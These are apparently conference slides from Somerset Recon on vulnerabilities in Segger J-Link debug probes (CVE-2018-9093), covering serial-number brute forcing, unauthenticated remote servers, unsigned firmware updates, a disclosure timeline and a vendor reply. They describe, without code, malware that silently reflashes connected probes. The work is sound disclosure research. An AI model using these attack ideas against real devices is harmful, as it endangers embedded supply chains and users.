- 86: Model
- 10: Version
- 00743: Incremented per device



Somerset Recon

CVE-2018-9093 - Serial Number Analysis

Serial Number Analysis Results:

- Good coverage of serial number space is possible with ~100,000 serial numbers
  - Reduces time to brute force from over 31 years to less than 3 hours



Somerset Recon

CVE-2018-9093 - Impact

Once connected to a J-Link Device one can:

- Flash new firmware to a device
- Read existing firmware
- ...



Somerset Recon

Disclosure

Rolf Segger [redacted]
to research, support_jlink

Dear SomersetRecon,

Thank you for sharing this information. The SegFaults will be closed in the upcoming release.

We will (later) also add Authentication (passcode, in a challenge style protocol, no clear text), as well as the option to have a user name (which is per default the S/N of the unit), as well as encryption (TLS).

We will keep you posted.

Best regards,

Rolf Segger



Somerset Recon

Disclosure

April 4, 2018 - Disclosed vulnerabilities to Segger

April 5, 2018 - Segger responds acknowledging vulnerabilities

April 9, 2018 - Segger releases patches for most of the vulnerabilities

April 10, 2018 - Founder & CTO responds thanking us



Summary of Vulnerabilities

- Vulnerabilities in J-Link tunnel server opens backdoor to attached J-Links and can compromise the state of your devices and your network
- Vulnerabilities in the JLinkRemoteServer allow an attacker to gain full remote code execution
- No authentication for JLinkRemoteServer or JLinkGDBServer which allows downloading and flashing of embedded devices
- Traffic is not encrypted to JLinkRemoteServer or tunnel server
- Vulnerabilities in file parsing allow an attacker who distributes malicious J-Link files (command files or settings files) to gain execution on the machine that parses those files



Conclusions

- Developers should always use the PIE flag to make memory corruption more difficult
- Several unknown vulnerabilities were discovered that affect the J-Link Debugger family and its associated software
- Given that these devices play a critical role in the embedded supply chain, additional security protection should be implemented to protect the users and consumers
- Segger's response was encouraging
  - No cease and desist
  - Quickly patched many of the vulnerabilities
- Don't trust any remote debugging server



BUT WAIT THERE'S MORE!

- Revisiting J-Link hardware via firmware flashing process
- Crafting firmware malware



J-Link Updating Process

- J-Link Commander will ask you if you'd like to update your connected J-Link Debug Probe
    - We figured out how the update process works
- We reversed the USB protocol



Somerset Recon

J-Link Updating Process

- Firmware is checked on the device before flashing, but not very well
  - Hint: It uses dates
  - Can this be bad?
- Firmware is not signed and can be modified

How could this be bad?



Malware

Consider a piece of malware that gets circulated via email, etc.:

- Runs silently
- Flashes any J-Link connected to the computer
- Exits cleanly



Malware - DEMO

- Demo



Questions?

We will be posting slides, source code, and additional info:

- Slides and POCs: https://github.com/Somerset-Recon
- Blog post: https://www.somersetrecon.com/blog

Contact:

- @SomersetRecon
- https://www.somersetrecon.com/contact



Somerset Recon